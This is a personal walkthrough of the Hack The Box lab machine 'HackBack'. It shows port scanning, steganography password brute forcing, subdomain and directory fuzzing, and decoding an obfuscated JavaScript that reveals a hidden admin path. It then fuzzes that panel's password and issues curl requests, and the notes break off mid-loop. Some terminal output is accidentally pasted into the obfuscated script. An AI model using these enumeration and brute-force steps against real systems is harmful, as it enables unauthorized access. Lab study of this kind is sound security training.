

175 HTB HackBack

[HTB] HackBack

by [Pablo](#)

• **Resources:**

- 1. [Savitar](https://htbmachines.github.io/) `https://htbmachines.github.io/`
- 2. [0xdf](https://0xdf.gitlab.io/) `https://0xdf.gitlab.io/`
- 3. `https://www.deepl.com/translator`
- 4. `https://github.com/Va5c0/Steghide-Brute-Force-Tool`



Objectives:

- 1. Skills: Subdomain Enumeration Information Leakage Password Fuzzing Gophish Template Log Poisoning (Limited RCE) Internal Port Discovery reGeorg
- 2. Accessing internal ports through a SOCKS proxy (proxychains) Accessing the WinRM service through reGeorg and SOCKS proxy Abusing Cron Job + SeImpersonatePrivilege Alternative Exploitation Playing with PIPES
- 3. pipeserverimpersonate Impersonating users and executing commands as the impersonated user Bypassing Firewall Rules (BlockInbound/BlockOutbound) Abusing Services Alternate Data Streams (ADS)

1. **Ping &** `whichsystem.py`

- ```
1. > ping -c 1 10.10.10.128
PING 10.10.10.128 (10.10.10.128) 56(84) bytes of data.
64 bytes from 10.10.10.128: icmp_seq=1 ttl=127 time=136 ms
2. > whichsystem.py 10.10.10.128
10.10.10.128 (ttl -> 127): Windows
3. > ping -c 1 www.hackthebox.htb
PING admin.hackback.htb (10.10.10.128) 56(84) bytes of data.
64 bytes from admin.hackback.htb (10.10.10.128): icmp_seq=1 ttl=127 time=158 ms
1 packets transmitted, 1 received, 0% packet loss, time 0ms
```

2. **Nmap**

- ```
1. # Nmap 7.94 scan initiated Sat Dec 16 21:58:44 2023 as:
2. nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn -oN nmap/openscan.nmap hackback.htb
Nmap scan report for hackback.htb (10.10.10.128)

PORT      STATE SERVICE REASON
80/tcp    open  http    syn-ack ttl 127
6666/tcp  open  irc     syn-ack ttl 127
64831/tcp open  unknown syn-ack ttl 127

2. nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p 80,6666,64831 hackback.htb
3. 64831/tcp open  ssl/unknown syn-ack. SSL
4. 80 site has a donkey picture
```

3. **Whatweb**

```
1. > whatweb http://10.10.10.128
http://10.10.10.128 [200 OK] Country[RESERVED][ZZ], HTTPServer[Microsoft-IIS/10.0], IP[10.10.10.128], Microsoft-IIS[10.0], Title[IIS Windows Server], X-Powered-By[ASP.NET]
2. ASP IIS Webserver
3. > whatweb http://10.10.10.128:6666
http://10.10.10.128:6666 [200 OK] Country[RESERVED][ZZ], HTTPServer[Microsoft-HTTPAPI/2.0], IP[10.10.10.128], Microsoft-HTTPAPI[2.0]
4. > whatweb https://10.10.10.128:64831
https://10.10.10.128:64831 [302 Found] Cookies[_gorilla_csrf], Country[RESERVED][ZZ], HttpOnly[_gorilla_csrf], IP[10.10.10.128], RedirectLocation[/login?next=%2F]
https://10.10.10.128:64831/login?next=%2F [200 OK] Cookies[_gorilla_csrf,gophish], Country[RESERVED][ZZ], HTML5, HttpOnly[_gorilla_csrf,gophish], IP[10.10.10.128], Meta-Author[Jordan Wright (http://github.com/jordan-wright)], PasswordField[password], Script, Title[Gophish - Login], X-UA-Compatible[IE=edge]
5. This last port 64831 has a login or something we enumearte that at the time stamp 01:25:07
```

4. CrackMapExec Nullsession

```
1. (.venv) ~/.config/.cmegithub/.cmecrackplease/CrackMapExec (master ✓) > crackmapexec smb 10.10.10.128
2. FAIL, nothing
```

5. *CURL the website headers for additional information*

```
1. > curl -s -X GET http://10.10.10.128 -I | grep -i "server"
Server: Microsoft-IIS/10.0
2. > curl -s -X GET http://10.10.10.128 -I
HTTP/1.1 200 OK
Content-Type: text/html
Last-Modified: Sat, 09 Feb 2019 22:40:39 GMT
Accept-Ranges: bytes
ETag: "4d33897bc8c0d41:0"
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
Date: Sun, 17 Dec 2023 17:10:40 GMT
Content-Length: 614
```

6. SMBMAP Nullsession

```
1. NA
```

7. SMBClient NullSession

```
1. NA
```

Steghide tool

- #pwn_steghide_knowledge_base

8. *Enumerating the web-page we are greeted with a picture of a Donkey. Oops wrong picture. I forgot to delete it. My bad.*



Steghide and Exiftool

```
1. sudo pacman -S steghide
2. http://10.10.10.128/
3. > exiftool somaro.jpg
XP Author : Pierini Andrea, SEDE CENTRALE - GUBBIO, Colacem S.p.A.
3. Nothing of significance
4. http://10.10.10.128:6666 >>> This address is restricted
Access to the port number given has been disabled for security reasons
5. Left off 48:00 minutes
6. Steghide tool
7. > steghide info somaro.jpg
"somaro.jpg":
  format: jpeg
  capacity: 5.6 KB
Try to get information about embedded data ? (y/n) y
Enter passphrase:
steghide: could not extract any data with that passphrase!
8. woah, seems to have embedded data, but we do not know the passhrase
9. It is time for steghide bruteforce
10. Google "steghide bruteforce github"
11. https://github.com/Va5c0/Steghide-Brute-Force-Tool
=====
1. Below is from HTB Irked
>>>Using steghide to exfiltrate hidden stegnagrophy data inside image<<<
2. ~/hack4crack/irked > steghide info irked.jpg
"irked.jpg":
  format: jpeg
  capacity: 1,5 KB
Try to get information about embedded data ? (y/n) y
Enter passphrase: < UPupDOWNdownLRlrBAbaSSss >
  embedded file "pass.txt":
    size: 17,0 Byte
    encrypted: rijndael-128, cbc
    compressed: yes
3. Lets try to extract pass.txt
4. ~/hack4crack/irked > steghide extract -sf irked.jpg
Enter passphrase:
wrote extracted data to "pass.txt".
5. > cat pass.txt
Kab6h+m+bbp2J:HG
6. I am going to try this password on djmardov
=====
```

9. **STEGSEEK a BlackArch Tool *not recommended***

```
1. > stegseek --crack somaro.jpg -wl ~/hackthebox/servmon/passwdlst.txt
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[i] Progress: 99.28% (132.5 MB)
[!] error: Could not find a valid passphrase.
2. FAIL lets try the tool from github
```

- [#pwn_steghide_brute_force_tool_knowledge_base](#)

Steghide Brute Force (Coded in Python)

10. **Steghide Brute Force Tool**

```
1. https://github.com/Va5c0/Steghide-Brute-Force-Tool
2. Cloning this repo to your computer and typing in your terminal:
`git clone [https://github.com/Va5c0/Steghide-Brute-Force-Tool.git](https://github.com/Va5c0/Steghide-Brute-Force-Tool.git)`

To launch the script by typing:
`python steg_brute.py [option] [-f file]`

For more instructions type
`python steg_brute.py -h`
```

This is the picture I meant



Time Stamp **49:15** Savitar Explains in a PoC and usage of steghide and how the tool implants hidden text in pictures.

11. Steghide - how to embed passwords or strings of text inside a picture

```
1. > steghide --help
2. To embed emb.txt in cvr.jpg: steghide embed -cf cvr.jpg -ef emb.txt
3. To extract embedded data from stg.jpg: steghide extract -sf stg.jpg
4. EXAMPLE :
5. > steghide embed -cf somaro.jpg -ef myhiddentext.txt
6. PROOF OF CONCEPT
7. > steghide embed -cf hackbackdonkey.jpg -ef myhiddentext.txt
Enter passphrase:
Re-Enter passphrase:
embedding "myhiddentext.txt" in "hackbackdonkey.jpg"... done
8. > exiftool hackbackdonkey.jpg
9. Exiftool detects nothing
10. We can use Steghide to reveal the contents of-course.
11. > steghide info hackbackdonkey.jpg
"hackbackdonkey.jpg":
  format: jpeg
  capacity: 5.6 KB
Try to get information about embedded data ? (y/n) y
Enter passphrase:
  embedded file "myhiddentext.txt":
    size: 38.0 Byte
    encrypted: rijndael-128, cbc
    compressed: yes
12. Oddly, it only reveals that there is a file not the string of text it contains.
13. > jbat myhiddentext.txt
Can you see this text?
14. If we look at the picture it has not changed at all
15. > kitty +kitten icat hackbackdonkey.jpg
Error: Terminator does not support reporting screen sizes in pixels, use a terminal such as kitty, WezTerm,
Konsole, etc. that does.
16. Just trust me it looks the same.
```

Update you can extract the hidden text from the embedded file with the following command using **Steghide**

12.

```
1. > steghide extract -sf hackbackdonkey.jpg
Enter passphrase:
the file "myhiddentext.txt" does already exist. overwrite ? (y/n) y
wrote extracted data to "myhiddentext.txt".
2. > cat myhiddentext.txt
AOC's spirit animal is a donkey.
```

13. Installing and Usage **Steghide Brute Force**


```
1. https://github.com/Va5c0/Steghide-Brute-Force-Tool
2. I could not get it to run in python3 actually did not try. I created a virtualENV and used python2.7. I also disabled the progressbar import.
3. (.venv) ~/python_projects/Steghide-Brute-Force-Tool (master ✕) * ➤ python2.7 steg_brute.py -h
usage: ./steg_brute.py [options] [-f image_file]
```

Steghide Brute Force Tool

```
optional arguments:
  -h, --help            show this help message and exit
  -v, --version          show programs version number and exit
  -i, --info            Get info of file
  -f FILE, --file FILE  Path of file
  -e, --extract          Extract hide info with password
  -p PASSWORD, --password PASSWORD
                        Password to extract hide info
  -b, --brute           Brute force attack with dictionary
  -d DICC, --dictionary DICC
                        Path of dictionary to brute force attack

3.
```

NMAP --script http-enum

- #pwn_nmap_http_enum_script
- #pwn_nmap_enum_script_HTB_HackBack


12. Running out of vectors try Nmap enump NSE script.

```
1. nmap --script http-enum -p80 10.10.10.132 -oN enumscan.nmap
2. FAIL we do not get anything meaningful from this scan
```

WFUZZ

13. WFUZZ

```
1. ➤ wfuzz -c --hc=404 -t 200 -w /usr/share/dirbuster/directory-list-2.3-medium.txt http://10.10.10.128/FUZZ
2. (.venv) ~/python_projects/wfuzz (master ✓) ➤ wfuzz -c --hc=404 --hh=614 -t 200 -w
/usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -H "Host: FUZZ.hackback.htb"
http://hackback.htb
Total requests: 4989
=====
ID           Response  Lines   Word      Chars      Payload
=====
000000024:   200        27 L     66 W      825 Ch    "admin"
3. SUCCESS, we find an admin subdomain. Lets add it to /etc/hosts
4. Lets navigate to the subdomain page. See below
5. http://admin.hackback.htb/
```



Lets enumerate the admin page

```
1. admin:admin, guest:guest
2. I click on "lost password"
3. FAIL 404 File or directory not found.
```

4. Click **do not** have a account.
5. **FAIL**, same thing
6. `admin' or 1=1-- -'` ... and whatever in the password field
7. **FAIL**
8. If we look at the source we can see this is a fake login. So there is no point in trying to log in.
9. `<!-- <script SRC="js/.js"></script> -->`
10. However, this is this script tag above. Lets check it out by adding it to the **end** of our subdomain address.
11. `http://admin.hackback.htb/js/.js`
12. At first I get a **404 not found**. So I remove the `/.js` just to see if that does anything.
13. `http://admin.hackback.htb/js`
14. **403 - Forbidden: Access is denied.**
15. There is something there because we get access is denied
16. Lets **FUZZ** this area to see if there are any other subdomain admin pages we can find.

15. **WFUZZ** of `admin.hackback.htb/FUZZ` **subdomain pages**

1. `➤ wfuzz -c --hc=404 --hh=614 -t 200 -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt`
`http://admin.hackback.htb/FUZZ`
2. That doesn't work so we try this.
3. `➤ wfuzz -c --hc=404 --hh=614 -t 200 -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt`
`http://admin.hackback.htb/js/FUZZ.js`
4. `000001020: 200 3 L 30 W 2904 Ch "private"`
5. We find a **private**.
6. Close **WFUZZ** by doing a `"Ctrl + z"` to suspend and then `"kill %"` to kill any suspended shells.
7. Lets check out the page we found.
8. `http://admin.hackback.htb/js/private.js`
9. **SUCCESS**, we have found some type of **ROT13** script.

ROT13 Decoding

16. Lets go to `rot13.com` to see if we can decode this

1.

```
<script>
    ine n=
    ['\k57\k78\k49\k6n\k77\k72\k37\k44\k75\k73\k4s\k38\k47\k73\k4o\k76\k52\k77\k42\k2o\k77\k71\k33\k44\k75\k4q\k4o\k7
2\k77\k72\k4p\k44\k67\k63\k4s\k69\k77\k72\k59\k31\k4o\k45\k45\k67\k47\k38\k4o\k43\k77\k71\k37\k44\k6p\k38\k4o\k33
','\k41\k63\k4s\k4q\k77\k71\k76\k44\k71\k51\k67\k43\k77\k34\k2s\k43\k74\k32\k6r\k44\k74\k4q\k4o\k68\k5n\k63\k4o\k
44\k77\k71\k54\k43\k70\k54\k73\k79\k77\k37\k6r\k43\k68\k73\k4s\k51\k58\k4q\k4s\k35\k57\k38\k4o\k70\k44\k73\k4s\k7
4\k4r\k43\k44\k44\k76\k41\k6n\k43\k67\k79\k6o\k3q','\k77\k35\k48\k44\k72\k38\k4s\k37\k64\k44\k52\k6q\k4q\k4q\k4o\
k4n\k77\k34\k6n\k44\k6p\k56\k52\k6r\k77\k72\k74\k37\k77\k37\k73\k30\k77\k6s\k31\k61\k77\k37\k73\k41\k51\k73\k4o\k
73\k66\k73\k4s\k45\k77\k34\k58\k44\k73\k52\k6n\k43\k6p\k4q\k4s\k77\k46\k7n\k72\k43\k6q\k7n\k70\k76\k43\k41\k6n\k4
3\k75\k42\k7n\k44\k73\k73\k4o\k39\k46\k38\k4s\k34\k77\k71\k5n\k6r\k57\k73\k4o\k68'];(shapgvba(p,q){ine
r=shapgvba(s){juvyr(--s){p['chfu'](p['fuvsg']());}};r(++q);} (n,0k66));ine o=shapgvba(p,q){p=p-0k0;ine
r=n[p];vs(o['ZfHYzi']==haqrsvarq){(shapgvba(){ine s;gel{ine
t=Shapgvba('erghea\k20(shapgvba())\k20+'+{.pbafgehpgebe(\k22erghea\k20guvf\k22)(\k20)+'+');});s=t();}pngpu(u)
{s=s+jvaqbj;}ine v='NOPQRSTUVWXYZABCDEFGHIJKLMnopqrstuvwxyzabcdefghijklmnopqrstuvwxyzlm0123456789+/' ;s['ngbo']||
(s['ngbo']=shapgvba(w){ine x=Fgevat(w)['ercynpr'](/=+$/,' ');sbe(ine y=0k0,z,a,b=0k0,c='';a=x['puneNg'](b++);~a&&
(z=y%0k4?z*0k40+a:a,y++%0k4)?c+=Fgevat('sebzPunePbqr')(0kss&z>>(-0k2*y&0k6)):0k0){a=v['vaqrkBs'](a);}erghea
c;});}());ine d=shapgvba(e,q){ine g=[],h=0k0,i,j='',k='';e=ngbo(e);sbe(ine l=0k0,m=e['yratgu'];l<m;l++){k+='%'+
('00'+e['punePbqrNg'](l)['gbFgevat'](0k10))['fyvpr'](-0k2);}e=qrbpqrHEVPbzcbarag(k);sbe(ine N=0k0;N<0k100;N++)
{g[N]=N;}sbe(N=0k0;N<0k100;N++){h=(h+g[N]+q['punePbqrNg']
(N%q['yratgu']))%0k100;i=g[N];g[N]=g[h];g[h]=i;}N=0k0;h=0k0;sbe(ine O=0k0;O<e['yratgu'];O++){N=(N+0k1)%0k100;h=
(h+g[N])%0k100;i=g[N];g[N]=g[h];g[h]=i;j+=Fgevat('sebzPunePbqr')(e['punePbqrNg'](O)^g[(g[N]+g[h])%0k100]);}erghea
j;};o['BbNPpq']=d;o['dFYjTx']={};o['ZfHYzi']=!![];};ine P=o['dFYjTx'][p];vs(P==haqrsvarq)
{vs(o['cVwyD0']==haqrsvarq){o['cVwyD0']=!![];};r=o['BbNPpq'](r,q);o['dFYjTx'][p]=r;};ryfr{r=P;}erghea r;};ine
k='\k53\k65\k63\k75\k72\k65\k20\k4p\k6s\k67\k69\k6r\k20\k42\k79\k70\k61\k73\k73';ine
m=o('0k0','\k50\k5q\k53\k36');ine u=o('0k1','\k72\k37\k54\k59');ine l=o('0k2','\k44\k41\k71\k67');ine
g='\k3s\k61\k63\k74\k69\k6s\k6r\k3q\k28\k73\k68\k6s\k77\k2p\k6p\k69\k73\k74\k2p\k65\k78\k65\k63\k2p\k69\k6r\k69\k
74\k29';ine ➤ whatweb https://10.10.10.128:64831
https://10.10.10.128:64831 [302 Found] Cookies[_gorilla_csrf], Country[RESERVED][ZZ], HttpOnly[_gorilla_csrf],
IP[10.10.10.128], RedirectLocation[/login?
next=%2F]f='\k26\k73\k69\k74\k65\k3q\k28\k74\k77\k69\k74\k74\k65\k72\k2p\k70\k61\k79\k70\k61\k6p\k2p\k66\k61\k63\
k65\k62\k6s\k6s\k6o\k2p\k68\k61\k63\k6o\k74\k68\k65\k62\k6s\k78\k29';ine
v='\k26\k70\k61\k73\k73\k77\k6s\k72\k64\k3q\k2n\k2n\k2n\k2n\k2n\k2n\k2n\k2n';ine
x='\k26\k73\k65\k73\k73\k69\k6s\k6r\k3q';ine
j='\k4r\k6s\k74\k68\k69\k6r\k67\k20\k6q\k6s\k72\k65\k20\k74\k6s\k20\k73\k61\k79';
</script>
```
2. Take this script from `" ine n= to \k79' "` excluding the semicolon and script tags

17. Copy the output from the pasted rot13 code and paste it into a Javascript beautifier.

1. Rot13.com paste code
2. `https://beautifier.io/`
3. paste the output of the rot13 page into the beautifier page.
4. See below for the decoded and cleaned up javascript code

18. Here is the decoded Rot13 code

```
var a =
['\x57\x78\x49\x6a\x77\x72\x37\x44\x75\x73\x4f\x38\x47\x73\x4b\x76\x52\x77\x42\x2b\x77\x71\x33\x44\x75\x4d\x4b\x72\x77\x72\x4c\x44\x67\x63\x4f\x69\x77\x72\x59\x31\x4b\x45\x45\x67\x47\x38\x4b\x43\x77\x71\x37\x44\x6c\x38\x4b\x33',
'',
'\x41\x63\x4f\x4d\x77\x71\x76\x44\x71\x51\x67\x43\x77\x34\x2f\x43\x74\x32\x6e\x44\x74\x4d\x4b\x68\x5a\x63\x4b\x44\x77\x71\x54\x43\x70\x54\x73\x79\x77\x37\x6e\x43\x68\x73\x4f\x51\x58\x4d\x4f\x35\x57\x38\x4b\x70\x44\x73\x4f\x74\x4e\x43\x44\x44\x76\x41\x6a\x43\x67\x79\x6b\x3d',
'\x77\x35\x48\x44\x72\x38\x4f\x37\x64\x44\x52\x6d\x4d\x4d\x4b\x4a\x77\x34\x6a\x44\x6c\x56\x52\x6e\x77\x72\x74\x37\x77\x37\x73\x30\x77\x6f\x31\x61\x77\x37\x73\x41\x51\x73\x4b\x73\x66\x73\x4f\x45\x77\x34\x58\x44\x73\x52\x6a\x43\x6c\x4d\x4f\x77\x46\x7a\x72\x43\x6d\x7a\x70\x76\x43\x41\x6a\x43\x75\x42\x7a\x44\x73\x73\x4b\x39\x46\x38\x4f\x34\x77\x71\x5a\x6e\x57\x73\x4b\x68'];
(function(c, d) {
    var e = function(f) {
        while (--f) {
            c['push'](c['shift']());
        }
    };
    e(++d);
})(a, 0x66));
var b = function(c, d) {
    c = c - 0x0;
    var e = a[c];
    if (b['MsULmv'] === undefined) {
        (function() {
            var f;
            try {
                var g = Function('return\x20(function()\x20' + '{}.constructor(\x22return\x20this\x22)(\x20)' + ');');
                f = g();
            } catch (h) {
                f = window;
            }
            var i = 'ABCDEFGHIIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/' ;
            f['atob'] || (f['atob'] = function(j) {
                var k = String(j)['replace'](/=+$/ , '');
                for (var l = 0x0, m, n, o = 0x0, p = ''; n = k['charAt'](o++); ~n && (m = l % 0x4 ? m * 0x40 + n : n, l++ % 0x4) ? p += String['fromCharCode'](0xff & m >> (-0x2 * l & 0x6)) : 0x0) {
                    n = i['indexOf'](n);
                }
                return p;
            });
        })();
    }
    var q = function(r, d) {
        var t = [],
            u = 0x0,
            v, w = '',
            x = '';
        r = atob(r);
        for (var y = 0x0, z = r['length']; y < z; y++) {
            x += '%' + ('00' + r['charCodeAt'](y)['toString'](0x10))['slice'](-0x2);
        }
        r = decodeURIComponent(x);
        for (var A = 0x0; A < 0x100; A++) {
            t[A] = A;
        }
        for (A = 0x0; A < 0x100; A++) {
            u = (u + t[A] + d['charCodeAt'](A % d['length'])) % 0x100;
            v = t[A];
            t[A] = t[u];
            t[u] = v;
        }
        A = 0x0;
        u = 0x0;
        for (var B = 0x0; B < r['length']; B++) {
            A = (A + 0x1) % 0x100;
            u = (u + t[A]) % 0x100;
            v = t[A];
            t[A] = t[u];
            t[u] = v;
            w += String['fromCharCode'](r['charCodeAt'](B) ^ t[(t[A] + t[u]) % 0x100]);
        }
        return w;
    };
    b['OoACcd'] = q;
    b['qSLwGk'] = {};
    b['MsULmv'] = !![];
}
var C = b['qSLwGk'][c];
if (C === undefined) {
    if (b['pIjlQB'] === undefined) {
```

```
        b['pIjlQB'] = !![];
    }
    e = b['0oACcd'](e, d);
    b['qSLwGk'][c] = e;
} else {
    e = C;
}
return e;
};
var x = '\x53\x65\x63\x75\x72\x65\x20\x4c\x6f\x67\x69\x6e\x20\x42\x79\x70\x61\x73\x73';
var z = b('0x0', '\x50\x5d\x53\x36');
var h = b('0x1', '\x72\x37\x54\x59');
var y = b('0x2', '\x44\x41\x71\x67');
var t =
'\x3f\x61\x63\x74\x69\x6f\x6e\x3d\x28\x73\x68\x6f\x77\x2c\x6c\x69\x73\x74\x2c\x65\x78\x65\x63\x2c\x69\x6e\x69\x74\x29';
var s =
'\x26\x73\x69\x74\x65\x3d\x28\x74\x77\x69\x74\x74\x65\x72\x2c\x70\x61\x79\x70\x61\x6c\x2c\x66\x61\x63\x65\x62\x6f\x6f\x6b\x2c\x68\x61\x63\x6b\x74\x68\x65\x62\x6f\x78\x29';
var i = '\x26\x70\x61\x73\x73\x77\x6f\x72\x64\x3d\x2a\x2a\x2a\x2a\x2a\x2a\x2a\x2a';
var k = '\x26\x73\x65\x73\x73\x69\x6f\x6e\x3d';
var w = '\x4e\x6f\x74\x68\x69\x6e\x67\x20\x6d\x6f\x72\x65\x20\x74\x6f\x20\x73\x61\x79'
```

TIME STAMP 01:06:01

19. We decode some data from Rot13 using the site

```
1. Go to Rot13.com decode the rot13 encoded data in raw JSON data
2. Copy the output and paste in javascript code beautifier
3. https://beautifier.io/
4. Also open up your DOM inspector
5. CTRL + Shift + i
6. In the console tab paste the decoded javascript and hit enter. Then click the variables so they can be interpreted by the DOM
7. 02:34:10.795 x
02:34:10.829 "Secure Login Bypass"
02:34:14.431 z
02:34:14.466 "Remember the secret path is"
02:34:27.632 h
02:34:27.665 "2bb6916122f1da34dcd916421e531578"
02:34:51.315 y
02:34:51.351 "Just in case I loose access to the admin panel"
02:34:58.703 t
02:34:58.733 "?action=(show,list,exec,init)"
02:35:07.887 s
02:35:07.924 "&site=(twitter,paypal,facebook,hackthebox)"
02:35:14.188 i
02:35:14.225 "&password=*****"
02:35:23.118 k
02:35:23.146 "&session="
02:35:35.790 w
02:35:35.825 "Nothing more to say"
8. Paste this in a tmp file called data or whatever and clean it up. We will need it later.
9. > cat rot13_data | awk -F" " '{print $2,$3,$4,$5,$6,$7,$8,$9,$10,$11}' | grep "\"" | sponge rot13_data
"Secure Login Bypass"
"Remember the secret path is"
"2bb6916122f1da34dcd916421e531578"
"Just in case I loose access to the admin panel"
"?action=(show,list,exec,init)"
"&site=(twitter,paypal,facebook,hackthebox)"
"&password=*****"
"&session="
"Nothing more to say"
10. Or you could have done this, same thing really.
11. > cat tmp | awk -F"." '{print $2}' | grep "\"" | awk '!(($1==""))' "Secure Login Bypass"
"Remember the secret path is"
"2bb6916122f1da34dcd916421e531578"
"Just in case I loose access to the admin panel"
"?action=(show,list,exec,init)"
"&site=(twitter,paypal,facebook,hackthebox)"
"&password=*****"
"&session="
"Nothing more to say"
```

20. Apparently the secret path is "2bb6916122f1da34dcd916421e531578"

```
1. http://admin.hackback.htb/2bb6916122f1da34dcd916421e531578
2. Redirects to http://admin.hackback.htb/
3. Did not really work lets curl it.
```



```
4. > curl -s -X GET "http://admin.hackback.htb/2bb6916122f1da34dcd916421e531578/"
<!DOCTYPE html>
<html>
  <head>
    <meta http-equiv="refresh" content="0; URL='/'" />
  </head>
  <body>
  </body>
</html>
5. This is saying something is there.
```

Curl Section

21. Pulling `PHPSESSID` Cookie out of ass with `CURL` command

- `#pwn_curl_from_ass`

```
1. The only way we would have found this is with fuzzing because the likelihood of someone typing webadmin.php to
an extension we are trying to enumerate is zero, but lets play along this is a lab excercise anyway.
2. > curl -s -X GET "http://admin.hackback.htb/2bb6916122f1da34dcd916421e531578/webadmin.php" -I
HTTP/1.1 302 Found
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Type: text/html; charset=UTF-8
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Location: /
Server: Microsoft-IIS/10.0
X-Powered-By: PHP/7.2.7
Set-Cookie: PHPSESSID=e3cb20bd368ec4d78dae0760dbf33de7c7c7c4969501a25fabd55fc339dbad72; path=/
X-Powered-By: ASP.NET
Date: Mon, 18 Dec 2023 17:00:25 GMT
Content-Length: 0
3. > curl -s -X GET "http://admin.hackback.htb/2bb6916122f1da34dcd916421e531578/webadmin.php?
action=list&site=twitter&password=test&session="
Wrong secret key!
4. SUCCESS, we have found the "Secret path".
4. We got the keywords and sessid from the rot13 encoded jason.
5. Lets use the cookie session we got at the beginning and see if gives us more information.
6. > curl -s -X GET "http://admin.hackback.htb/2bb6916122f1da34dcd916421e531578/webadmin.php?
action=list&site=twitter&password=test&session=e3cb20bd368ec4d78dae0760dbf33de7c7c7c4969501a25fabd55fc339dbad72"
7. FAIL, that did not give us anything new. Seems like we need the password field. Lets use WFUZZ to see if we
can FUZZ for it since it is a part of the url path.
8. > curl -s -X GET "http://admin.hackback.htb/2bb6916122f1da34dcd916421e531578/webadmin.php?
action=list&site=twitter&password=12345678&session="
Array
(
    [0] => .
    [1] => ..
)
```

WFUZZ `FUZZ2Z`

- `#pwn_WFUZZ_FUZZ2Z_FLAG-HTB_HackBack`

22. How to WFUZZ for the found subdomain page using `FUZZ2Z` flag.

```
1. As stated above finding random pages is very unlikely without much experience or good old reliable FUZZING.
2. > wfuzz -c --hc=404 -t 200 -w /usr/share/dirbuster/directory-list-2.3-medium.txt -z list,txt-php
http://admin.hackback.htb/2bb6916122f1da34dcd916421e531578/FUZZ.FUZZ2Z
3. NOTICE : he uses the --hh=17,0 to hide mulitple bad outputs from the Chars column.
4. SUCCESSES, we find the password "12345678" a very unique password. lol
0000000003: 302 5 L 9 W 37 Ch "12345678"
5. So we curl it look above in the curl section.
```

23. `FOR LOOP` for the pages twitter, zuckbook, paypal, hackthebox

```
1. for page in twitter paypal facebook hackthebox; do echo -e "\n\n[+] Testing with page $page:\n"; curl -s -X
GET "http://admin.hackback.htb/2bb6916122f1da34dcd916421e531578/webadmin.php?
action=list&site=$site&password=12345678&session="; done
2. Nothing comes back because $site is not defined. It is supposed be $page. Lets fix it.
3. > for page in twitter paypal facebook hackthebox; do echo -e "\n\n[+] Testing with page $page:\n"; curl -s -X
GET "http://admin.hackback.htb/2bb6916122f1da34dcd916421e531578/webadmin.php?
action=list&site=$page&password=12345678&session="; done
[+] Testing with page hackthebox:

